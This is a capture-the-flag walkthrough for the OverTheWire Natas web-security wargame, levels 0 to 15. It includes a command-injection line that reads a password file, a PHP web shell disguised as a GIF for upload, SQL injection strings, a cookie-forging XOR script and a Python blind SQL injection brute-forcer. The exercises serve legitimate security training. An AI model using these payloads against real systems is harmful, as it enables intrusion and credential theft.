OverTheWire: Natas
Natas
Natas teaches the basics of serverside web-security.
Each level of natas consists of its own website located at http://natasX.natas.labs.overthewire.org, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.
Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.
Tools: A webbrowser, curl, ZAP proxy
Level 0
Right click to View page source
Level 1

Honestly, I don’t know why I can right click on the page since it has been blocked.
But if it is blocked, we can view page source by
Level 2
View page source and we will see a link to pixel.png, click on it.
I tried to analyzed the image, but nothing is interesting. So I notice that the link, the directory, let go back to /files to see any things there.
Level 3
Look like nothing here, let try robots.txt
Level 4
Using burpsuite to intercept it, send to Repeater

Change Refer to natas5
Level 5
loggedin=0 means false, change it to 1
Level 6
We will see a link View sourcecode, click on it, and read the code, it includes secret.inc, let change the path on URL
Level 7
Use LFI attack to exploit, read page source to view hint.
Change URL path after =, about=/etc/...
Level 8
We will see a link View sourcecode, click on it, and read the code.
We have the encoded secret value, let reverse the code.
First, we need to change it from hex to bin, then reverse it, then decrypt it with base64.
Level 9
; cat /etc/natas_webpass/natas10 #
; to execute multiple bash command # to ignore everything after it
Level 10
.* /etc/natas_webpass/natas11 #
.* filter for all text
Level 11
After viewing the code, we know how the data is encoded.
What we need to do is change showpassword to yes and reverse the algorithm to find the key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
<?php
$defaultdata = array("showpassword" => "no", "bgcolor" => "#ffffff");
$editedtdata = array("showpassword" => "yes", "bgcolor" => "#ffffff");

function xor_encrypt($in, $key) {
	$text = $in;
	$outText = '';

	// Iterate through each character

	for ($i = 0; $i < strlen($text); $i++) {
		$outText .= $text[$i] ^ $key[$i % strlen($key)];
	}

	return $outText;
}

// Determine the value of the 'key' first

print xor_encrypt(base64_decode('HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg='), json_encode($defaultdata));

// This is a repeating string... remove the repeating characters to come up with a unique key

print "new cookie:\n";
print base64_encode(xor_encrypt(json_encode($editedtdata), 'eDWo'));

?>
Then replace new cookie to data in Cookie.
Level 12
After reading a source code, let try upload random file to see what happen.

So they will generate random string name with .jpg. Create a payload with
1
echo '<?php system($_GET["cmd"]); ?>' > shell.php
What we need to do is change extension to .php in Inspect mode.

Upload and click on our php file, add to url ?cmd=id, it will give us the info of the system.
Let get the password through /etc/natas_webpass_natas13.
Level 13
Same as level 12, but because of exif_imagetype, we need to change the header to trick the system thinks our file is image by adding GIF89a
1
2
GIF89a
echo '<?php system($_GET["cmd"]); ?>' > shell.php
Level 14
View the code, we have SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]
Let see what if we try this
1
" OR 1=1 --
1=1 is always true condition.
-- comment, everything after this will be ignored.
This will make our query become SELECT * from users where username="" OR 1=1 -- and password=\"".$_REQUEST["password"]
But we can not retrieve the password, let change to # instead of --.
Level 15
In this level, we will apply Blind SQL Injection and Brute force method to retrieve the password.
Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
1
"SELECT * from users where username="" OR substring(username,1,1) = 'n' --
Which is equivalent to “select all from users where the username is an empty string, or where the first character equals ‘n’”.
Now we need to write a payload to exploit it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas15', 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx')
headers = {'Content-Type': 'application/x-www-form-urlencoded'}

u="http://natas15.natas.labs.overthewire.org/index.php?debug"

password="" # start with blank password
count = 1   # substr() length argument starts at 1
PASSWORD_LENGTH = 32  # previous passwords were 32 chars long
VALID_CHARS = string.digits + string.ascii_letters

while count <= PASSWORD_LENGTH + 1:
    for c in VALID_CHARS:
        payload="username=natas16" + \
                "\" AND " + \
                "BINARY substring(password,1," + str(count) + ")" + \
                " = '" + password + c + "'" + \
                " -- "

        # print(payload)

        response = requests.post(u, data=payload, headers=headers, auth=basicAuth, verify=False)

        if 'This user exists.' in response.text:
            print("Found one more char : %s" % (password+c))
            password += c
            count = count + 1

print("Done!")